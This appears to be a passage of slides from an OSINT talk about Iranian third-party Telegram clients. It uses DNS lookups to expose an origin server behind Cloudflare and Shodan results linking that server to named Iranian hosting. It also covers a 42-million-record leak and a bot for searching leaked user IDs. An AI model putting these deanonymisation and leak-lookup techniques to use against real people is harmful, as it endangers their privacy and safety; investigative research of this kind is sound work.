


# CLIENT TELEGRAPH

Graph Messenger or Telegraph does not show many details concerning the developer.

It offer almost the same feature of Bgram.

It contains some references to iranian country in fonts and some settings.



# CLIENT TELEGRAPH

An analysis on the developer's domain shows the A records behind Cloudflare service as opposed to the MX record pointing to a server that can be resolved directly by bypassing the Cloudflare service.

```
[REDACTED]:~$ dig a graphmessenger.com
; <>> DIG 9.18.1-1ubuntu1.1-Ubuntu <>> a graphmessenger.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51555
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;graphmessenger.com.      IN      A
;; ANSWER SECTION:
graphmessenger.com. 300    IN      A      172.67.130.107
graphmessenger.com. 300    IN      A      104.21.8.94
;; Query time: 19 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Tue Sep 20 01:36:03 CEST 2022
;; MSG SIZE rcvd: 79
```

```
[REDACTED]:~$ dig a mail.graphmessenger.com
; <>> DIG 9.18.1-1ubuntu1.1-Ubuntu <>> a mail.graphmessenger.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16617
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;mail.graphmessenger.com.   IN      A
;; ANSWER SECTION:
mail.graphmessenger.com. 300    IN      A      45.87.42.146
;; Query time: 35 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Tue Sep 20 01:36:40 CEST 2022
;; MSG SIZE rcvd: 68
```

CLOUDFLARE

OPS !!

A server traceable to an Iranian context.

The Shodan search results for IP 45.87.42.146 are displayed. The IP is highlighted with a red box. The results show the following details:

- General Information:** Hostnames: abolfazl010solymani.sevdahost.ir, mail.abolfazl010solymani.sevdahost.ir, world.serverslogin.com, www.abolfazl010solymani.sevdahost.ir, aryan.serverslogin.com
- Domains:** SEVDHOST.IR (highlighted with a red box), SERVERSLOGIN.COM
- Country:** Netherlands
- City:** Amsterdam
- Organization:** SpectralP B.V.
- ISP:** SpectralP B.V.
- ASN:** AS62068

A map of the Netherlands is shown in the background, with several locations labeled: Bioemendaal, Haarlem, Zandvoort, Aerdenhout, Heemstede, Vlijhuizen, Lijnden, Cruquius, Badhoevedorp, Voetbal, and Zwanenburg.


# OPSEC FAILS 101

## 42 million Iranian “Telegram” user IDs and phone numbers leaked online: report

42 million user IDs and phone numbers for a third-party version of Telegram were exposed online without a password. The accounts belong to users in Iran, where the official Telegram app is blocked.



PAUL BISCHOFF - TECH WRITER, PRIVACY ADVOCATE AND VPN EXPERT  
@pabischoff March 30, 2020




42 million records from a third-party version of messaging app Telegram used in Iran was exposed on the web without any authentication required to access it. Comparitech worked with security researcher Bob Diachenko to uncover and report the exposure, which included usernames and phone numbers, among other data.



An incident involved an Elasticsearch server containing 42 million Iranian Telegram users and their telephone numbers.

The data concerned a third-party Telegram client developed in Iran.

# OPSEC FAILS 101




Is there a bot to perform search for the number of user ID in the leak that involved users who used the third-party client.

# USERS

Users are represented by an ID, which identifies their master data on Telegram.


In addition to the ID, there are the following interesting data:

- Name
- Surname
- Nickname
- Update date



# BOTS

